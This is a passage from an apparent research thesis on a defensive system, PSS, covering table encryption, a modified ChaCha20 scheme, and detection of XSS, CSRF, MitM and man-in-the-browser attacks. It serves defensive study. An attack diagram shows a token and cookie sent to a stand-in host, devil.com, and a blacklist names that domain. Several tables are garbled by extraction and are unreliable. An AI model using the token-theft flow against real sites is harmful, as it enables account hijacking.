PIDstat	RDM	IN &	CKname 8	DM	DMN:		Personal		-	1/0		Current st	ate of	ID _{Tab}
	DDMN		CKnonce RP/IdP/		ldP/C/			fo/CK/Credit/ W/A-Header				state transition diagram		
							e 6. PSS 1					ulagrafii		
PSS PID		Device PID	User PID	PSS Salt	PRNG	i(S⊳)	PSS Key Login Nonce Seed trial # PID _D		# for	DoS Secret by PSS		y DoS Secret by Device		
PID _s ID _s PID _D PID _U S _s PRS _D					Ns SDs T#				D _S D _D					
							e 7. PSS 1						-	
User D	Device ir	ndex		cret fo	r devic	e	Next Se	ssion K	ey		Мар	for K _{PT3DG}	ι	lser ID
Indsd			SCR _{SD}				Kdn				Мр	T3DG	11	Οu

				Tal	ble 8. PSS Table 3				
Device Index		Session number		Authenticator for the device		Authenticator by the PSS			
Ind _D		Ses#		A _D ²		As			
				Tal	ble 9. PSS Table 4				
State	Domain	Cookie Actor's r		s role Sensitive Info		Adobe	Current State	Tab	
PID	Name					Cross-		ID	
						domain			
PID _{stat}	RDMN &	CK _{name} &	DMN:		Personal	1/0	Current state of	ID_{Tab}	
	DDMN	CKnonce	RP/IdP/C	/S	Info/CK/Credit/		state transition		
					PW/A-Header		diagram		

The green items in Device Table 1 (DT1), Device Table 2 (DT2), Device Table 3 (DT3) and Device Table 4 (DT4) are encrypted with K_{DT1}, K_{DT2}, K_{DT3}, and ChaCha keys respectively. The green items in PSS Table 1 (PT1), PSS Table (PT2) and PSS Table 3 (PT3) are encrypted with K_{PT1DG}, K_{PT2D} and K_{PT3DG} respectively. And the blue items in PT2 are encrypted with K_{PT2SD}.


To increase the efficiency and security on Server side, we divide PSS Table 1 (PT1), PSS Table 3 (PT3) and PSS Table 4(PT4) into groups. Regard to PT1, (1) sort tables with PID_D, and then (2) divide PT1 into several groups where each group is protected with a unique AES-GCM key, and (3) after login, the relevant PT1 will be regrouped according to new PID_D. The protection method of PT3 is similar with PT1, except using different element as index. An example of this mutation process is presented in Fig. 7.

However, PSS Table 2 (PT2) is always re-encrypted during Handshake with unique new AES-GCM key, thus there is no need to mutate PT2 in this way.




The mutation does not only happen in server side. Actually Client and PSS collaborate with each other to produce even better security which is described in Fig. 8.

In Fig. 8, ChaCha means modified ChaCha 20 algorithm which is discussed in 3.3.2 in detail. Simulated login presents a kind of pseudo-login which is launched by client side software silently in order to give attackers extremely difficult time to distinguish real login and triggers mutation of tables in server in an approximately constant period. In this way, furthermore, even if attacker compromised some PSS server database, the attacker still cannot pair contents of tables with related users according to users' login frequency.



Another significant use of space-time evolving mutation is the protection of Cookie which is stored in Device Table 3 (DT3). To retrieve the cookie, the client side PSS-C not only needs cookie name and domain name, but also needs some secrets from tables stored in PSS server. Fig. 9 shows how to retrieve a cookie under collaboration of Client and PSS.




3.3.2 Key Encryption and Mutation


3.3.2.1 Modified ChaCha20 Algorithm

The tables are protected with AES-GCM algorithm, which provides both authentication and encryption with high efficiency and performance by feature of easily pipelined or parallelized. Thus AES-GCM is a great choice for large amount of data. However, for a small piece of data, ChaCha20 is an even better method, which is a stream cipher algorithm, because of its speed and simplicity. ChaCha20 maps 16, 32-bit input words to 64 output bytes, and then The output bytes are XORed with the plaintext to produce ciphertext. Google has selected ChaCha20 along with Bernstein's Poly1305 message authentication code as a replacement for RC4 in OpenSSL.

We customize the ChaCha20 algorithm for self-evolve. The ChaCha20 algorithm has two kinds of round functions which are column round function and diagonal function. The modified ChaCha20 algorithm is showed in Fig. 10. The "a, b, c, d" in the diagram means 16 bits input respectively. And the modified ChaCha20 use the previous output as next input.



S is the secret (key) of modified ChaCha20 algorithm. In user device, there are only three AES-GCM keys which are K_{DT1} , K_{DT2} and K_{DT3} where each AES-GCM key is protected by 2 layer of modified ChaCha20 with two different S. The two S self-update in every certain interval alternately which is showed in Fig. 11 using K_{DT1} as example.




3.3.2.2 Map and Key Chunk

All K_{PT3DG} are mixed together into a chunk which is protected by two layers of modified ChaCha20 with two different S, and each S self-updates in every certain interval. In this way, PSS server does not need to generate thousands of AES-GCM keys for all PT3. In contrast, PSS server only needs to generate one AES-GCM key and two ChaCha20 keys to protect this AES-GCM key. The relevant Map is stored in corresponding PT2. Thus, it is impossible to retrieve the correct K_{PT3DG} without decrypting PT2 successfully.

The Map and Chunk of K_{PT3DG} is showed in Fig. 12. In the diagram, triangles are K_{PT3DG1}; Squares are K_{PT3DG2}; Circles are K_{PT3DG3}. Each K_{PT3DG} has a relevant M_{PPT3DG} which contains the pointers (Pt) of each piece of K_{ST3DG}.

To recover certain K_{PT3DG} , we need to 1) decrypt PT2 to get MP_{PT3DG} , and then 2) extract encrypted K_{PT3DG} pieces, and finally 3) recover current S_1 and S_2 to decrypt K_{PT3DG} . The process of retrieving K_{PT3DG} with Map is showed in Fig. 13.



4 PSS Network Attack Detection, Prevention, and Traceback


4.1 Introduction

In today's network security environment, it is critically significant to detect and prevent network attacks, but it is almost equally important to trace back attacks to the vulnerable origins and identify intrusion methods. This allows the users to be warned for the dangerous actions or websites in order to avoid further network intrusions in the future. PSS provides network detection, prevention and real-time digital forensics capabilities. This section will first detail the attack models and corresponding detection or prevention methods [49][50][51][52]. In this paper, we exploit the state table generated by DPSI module to track the state of each browser tab and update SACL accordingly. The detailed state transition diagrams are presented in this chapter. Additionally, the scheme of how to trace back attacks is described in this chapter as well, including how to generate and search log tables.


4.2 Attack Detection and Prevention

4.2.1 Attack Model

The proposed PSS solution could detect and prevent not only powerful Memory Scraping attack which is proved in Chapter 3, but also many popular cyber threats, including Man in the Middle (MitM), Cross Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Drive by Download Malware, and Man in the Browser (MitB). In this section, we use clear diagram to show the typical process of each attack model.



MitM attack, XSS attack and CSRF attack is described in Fig. 14, Fig. 15 and Fig. 16 respectively.



Nowadays, Single Sign-On (SSO) is prevalent and adopted by thousands of web applications, but at same time SSO gives adversaries new fields and give security researchers new challenges. Oauth 2.0 client-flow procedure is listed in the following chart:

Step 1: User U initiates an SSO process by clicking on the social login button rendered by RP.

Step 2: B sends response_type=token, client ID i, permission scope p, redirect URL r and an optional state parameter a to IdP.

Step 3: IdP presents a login form to authenticate the user. This step could be omitted if U has already authenticated in the same browser session
Step 4: U provides her credentials to authenticate with IdP, and then consents to the release of her prole information. The consent step could be omitted if p has been granted by U before.
Step 5: IdP returns an access token t appended as an URI fragment of r to RP via B. State parameter a is appended as a query parameter if presented.
Step 6: B sends a to r on RP. Note that B retains the URI fragment locally, and does not include t in the request to RP.
Step 7: RP returns a web page containing a script to B. The script extracts t contained in the fragment using JavaScript command such as document.location.hash.
Step 8: With t, the script could call IdP's web API to retrieve U's prole on the client-side, and then send U's prole to RP's sign-in endpoint; or the script may send t to RP directly, and then retrieve U's prole from RP's server-side.

Fig. 17 and Fig. 18 shows the XSS attack against SSO and CSRF attack against SSO respectively.

User User br	pwser PS	S devil	com	RP banka.com	IdP
1. login		2. Authz Request to IdP	i, p, r, type=token		
		3. User login/co 4. User credentia	-		
SSO – Redireciton		5. Authz Resp			
r#t	6. Re	direct to r(winthout t): 7. script	[a]		
		8.t or user profile			
	9. Visit banka.com t	hrough a link includes r	nalicious script		
XSS – Malicious		0. Malicious script			
Script	11. Send t (cookie) to	devil.com			
!!!	1				
	Fig. 17	7. XSS Attack Against	SSO		




Fig. 19 presents the Man in the Browser (MitB) attack process which includes two different attack tactics:

User browser banka.com PSS PSS-C: Decrypt VPN packet MitB Attacks Brower: Decrypt HTTPS packet Web Injection Display Web Page Brower: User: Input information Modify HTTP packet Brower: Generate HTTP packet Generate HTTPS t..... Brower: packet PSS-C: Generate VPN packet Fig. 19. MitB Attack Process

Web Injection and Packet Modification.

Web Injection here means that the client side malware inject additional input form into the original web page before browser displays the page. For example, in Fig. 20 from [53], the screenshot shows the difference before and after the MitB malware Zeus injects the PIN box. While the Packet Modification is equally dangerous to any user of online banking system, it does not tamper what the web page looks like, but change the content of HTTP packet sending to web server. Fig. 21 from [54] is a typical result of changing the account number furtively through MitB attack.

	Internet banking lo	ogin
Access number:	In order to provide you with extra security, we occasional ask for additional information when you access you accou	ly need to int online.
Password:	Please enter the information below to continue:	
	Card number:	
	Exp. date: /	A fake form, asking for
Log in	CVV Code: (?)	sensitive information
	3-Digit Code on the back of card: (?)	is injected into the legitimate website by
	Social Security Number:	the Trojan.
	Mother's Maiden Name:	
	Date of birth:	
	Mother Date of birth:	
	<u>C</u> oninue	
	Ein 20 Mitt Male Inin	
	Fig. 20. MitB Web Inje	
	Fig. 20. MitB Web Inje Man in the Browse	
	Man in the Browse	r
	Man in the Browse	Website seen
	Man in the Browse	r
	Man in the Browse	Website seen
by the second se	Man in the Browse osite seen Sustomer	Website seen by Bank
by (Man in the Browse	Website seen by Bank
by (Man in the Browse	Website seen by Bank
by (Man in the Browse	Vebsite seen by Bank
by (Man in the Browse	Website seen by Bank
by (Aryson A - Mindows M File Edit View Provide	Man in the Browse Disterseen Customer 	Vebsite seen by Bank
by (Anydor A - Trifindows Jo The Edit Vian Provide Provide A - Trifindows Jo The Edit Vian Provide Provide A - Trifindows Jo Provide A - Trifind	Man in the Browse	Website seen by Bank
by (Anydor A - Trifindows Jo The Edit Vian Provide Provide A - Trifindows Jo The Edit Vian Provide Provide A - Trifindows Jo Provide A - Trifind	Man in the Browse psite seen Customer	Website seen by Bank
by (C Strydon & Miledows Jo C Strydon & Mil	Man in the Browse posite seen Customer	Website seen by Bank
by (Angelog & Strandows to Angelog & Strandows to Program (Strandows) Program (Strandows	Man in the Browse posite seen Customer	Vebsite seen by Bank
by (Region & - Trifindows Jo Program A - Trif	Man in the Browse psite seen Customer	Website seen by Bank
by d Anybork - Windows Jo C Anybork - Windows Jo C Anybork Pie Ed. View Prests C Anybork Pie Soft Code Payne name: Payne sort code:	Man in the Browse psite seen Customer	Website seen by Bank
by d C Repton A - Mandawa Ja C Repton A - Mandawa Ja C Repton A - Mandawa Ja C Repton A - Mandawa Ja Personal Details To pay someone play Payne name: Payne someone play	Man in the Browse psite seen Customer	Vebsite seen by Bank

4.2.2 Attack Detection

4.2.2.1 Relational Database for State Table, and Session Access Control List

This part is the detailed description about DPSI module which has generally proposed in section 3.2.4. The detection and prevention work is based on the cooperation between PSS server and PSS-C which can conquer the flaw of only client-side defense. For example, the malware on the target site has better chance to overwrite or modify the defense software implemented solely on client-side.

To record the state of each communication with URL, we use State Table which also is Device Table 4 (DT4) and PSS Table 4 (PT4) to store the relevant information extracted from HTTP packet header and content. To access the state table and log efficiently, we create relational database on PSS server side as shown in Fig. 22. UserTable stores PID_U and PID_D as B-tree index and stores StateTable and LogTable as well. The SateTable stores PID_{stat} as B-tree index and ID_{Tab} which is the Hash index of LogTable. LogTable contains many TabLogTable for each browser tab. TabLogTable and LoginTable will be discussed in section 4.3.2 and 5.2.4 respectively.

The columns about LoginTable, StateTable and LogTable of UserTable are encrypted with K_{RD} = PRNG(PID_S, PID_U,

N_D), thus the K_{RD} is updated every session. And only correct user and device could decrypt the corresponding rows of UserTable to access further other tables of database.

PIDU	PID _D	LoginTable	StateTa	ble LogTable				
PID _U	PID _D	LoginTable	StateTal	ble LogTable				
B-tree	Index							
tateTable								
ID _{stat}	Domai Name	n Cook	ie A	Actor's role	Sensitive Info	Adobe Cross- domain	Current State	ID _{Tab}
RNG(PID _U , ID _D , ID _{Tab})	RDMN DDMN	Ivai	10	DMN and roles such as RP/IdP/C/S	1/0	1/0	State	ID _{Tab}
tree Index	ζ.							
LogTa	ıble <							
ID _{Tab}		TabLogTable						
ID _{Tab}		TabLogTable						
	ndex							

The state is identified by PID_{stat} which is generated with PID_U, PID_D and the ID_{Tab}. Domain name includes requesting domain name and destination domain name. The cookie column is used to retrieve cookie from DT3. The actor's role presents the current page's role in the communication such as Relying Party (RP), Identity Provider (IdP), Client (C) and Server (S). According to check the HTTP packet content, PSS system could know if any sensitive information is included in current communication which is marked in State Table as well. The State Table also contains flag about Adobe Cross-domain policy. Current State presents the current state of the corresponding session.

Session Access Control List (SACL) is generated based on State Table and user's interaction. Fig. 23 and Fig. 24 show the example of SACL whitelist (SACL-WL), and SACL blacklist (SACL-BL) respectively.

Destination domain name		Requesting (IP addres	g domain name s)	Protocol (HTTP/HTTPS)		Port	IP	Life time
banka.c	banka.com		om (192.168.10.2)	HTTP		80	10.10.10.15	1 day
			friendly2.com (192.168.10.3)					
			Fig. 23.	SACL-WL				
	Domain Name		Protocol (HTTP/HTTPS)		Port		IP	
	devil.com		HTTP		80		10.10.10.16	
	Fig. 24. SACL-BL							

The whitelist contains the approved pairs of destination domain and requesting domain, which means the communication between these domains is able to skip the detection phase during certain life circle. The communication with domains in blacklist will be intercepted without detection process.

4.2.2.2 XSS/CSRF Primary Check State

The primary check is the first module to detect network threats such as XSS or CSRF. This step is fairly efficiency


comparing with next step Further Check, but it could filter a large percent of packets. In this module, there are four states which

are SWL, SBL, SOP, and ISI. The description of each state is listed in Table 10.


Table 10. States of Primary Check					
States Abbreviations	Description				
SWL	Requesting and destination domain match SACL-WL?				
SBL	Requesting or destination domain in SACL-BL?				
SOP	Requesting site and target site fall under the same-origin policy?				
ISI	The packet includes sensitive info?				

Parameters related to SWL, SBL and SOP are requesting domain and destination domain, while the parameters about ISI includes cookie, email, password, credit info and so on.

Apparently, the packets which follow SACL-WL or same-origin policy are benign packets. In contract, the packets which match SACL-BL are definitely dangerous and need to warn user immediately. Regarding to packets containing sensitive information, they need to be carried out further check since they are valuable and attractive to attacker. The detailed primary check state transition diagram is showed in Fig. 25 where 1 means true; 0 means false; P presents pass; W is Warning; and FCS is Further Check State.



For simplicity, we use state PCS to presents the final result of four states (SWL, SBL, SOP, ISI) of primary check as shown in Fig. 26.



4.2.2.3 XSS/CSRF Further Check State


After primary check, some packets need to pass through Further Check module which is focus on some special cases


	Table 11. States of Further Check	
States Abbreviations	Description	
SSO	Follow valid SSO such as OAuth?	
СОР	Use Adobe cross-domain policy?	
RWL	Requesting domain is in SACL-WL?	
XSS	Probably XSS attack	
CSRF	Probably CSRF attack	


which probably cause false-positive. The states in this module include SSO, CDP, RWL, XSS, and CSRF as shown in Table 11.

SSO policy and adobe cross-domain policy could lead false-positive if we do not consider them during detection procedure. We also need to determine if the threat is XSS or CSRF attack according to RWL state which tells us if the requesting domain is in SACL-WL, since XSS attack always launches malicious script from the target domain, which should have been added in white list by user, in order to bypass same-origin policy.

The detailed state transition diagram of further check state (FCS) module is showed in Fig. 27. As in PCS, value 1 means true and 0 means false.









4.2.2.4 MitM Attack Detection State

Man in the Middle (MitM) attack is hard to be detected by user since there is no any difference from the normal communication in client's view. In this thesis, we exploit the PSS server to do the additional DNS check for the packets sending from client's browser as shown as the procedure in Fig. 29.



The state transition diagram of MitM detection is showed in Fig. 30. If MitM detection is found, the state goes to Warning state immediately, otherwise continues to MitB detection state.




4.2.2.5 MitB Attack Detection State

Man in the Browser (MitB) attack is able to bypass many existing defense strategy such as traditional firewall, antimalware software, and public key authentication, because it only stays in user's browser to modify original webpage or outgoing packets without modify any other system or program. Thus both client and server cannot see any suspicious details caused by MitB attack.

However, since our PSS system could establish the additional secure tunnel between PSS server and client (PSS-C), we exploit this property to reach goal of MitB detection. We assume the PSS-C on user's browser shares the HTTPS session key

with PSS server when the user tries to communicate with banka.com through HTTPS protocol. As a result, PSS server is able to touch the HTTP content between user's browser and banka.com server.

There are two typical MitB tactics: one is inserting input box before the webpage displays, and another one is modifying the HTTP packet content before sending. We add two pairs of HMAC value to detect these two tactics respectively. When banka server sends the packet to user, the PSS system intercept the packet and generate HMAC_S1 value for the HTTP content and then forward the packet. After the webpage displays, PSS-C generates HMAC_C1 for HTTP content without user input, and HMAC_C2 for HTTP content with user input. Then browser sends the request with additional HMAC value to banka. PSS server intercepts the packet and compares HMAC_S1 with HMAC_C1. If these two values do not match, it means the displayed webpage is different with original webpage, thus web injection MitB attack is detected. Moreover, PSS also needs to generate HMAC_S2 for HTTP content with user input and compare it with HMAC_C2. If not match, it means the user input is different with then sending content, thus the modification packet MitB attack is found.



The detection procedure is presented in Fig. 31.

In above Figure, K_{HS} is the HTTPS session key between browser and banka server. PSS-C and PSS generate HMAC using K_{HM1} and K_{HM2}. All these keys keep evolve every session.

The detailed state transition diagram of MitB detection module is showed in Fig. 32 where HM1 means the HMAC_C1 and HMAC_S1 check; and HM2 means the comparison between HMAC_C2 and HMAC_S2.





Fig. 33 shows the general MitB detection state transition diagram for simplicity, where MitB state presents the

combined result of HM1 and HM2 states.



4.2.2.6 Log State

In this section, we only introduce the Log Module state transition process, because the details of log are presented in

Chapter 4.3.


There are some kinds of packets which are not dangerous directly but probably introduce malicious actions later. For these suspicious packets, it is not user-friendly if give customer warnings every time, thus we use Log Module to filter and record

suspicious packets. In this way, the user experience is smoother, while the system keeps clues and proofs for future forensics whenever the malicious action is found.

	Table 12. States of Log Module	
States Abbreviations	Description	
LK	Link from email or web page	
ES	External source: iframe, image	
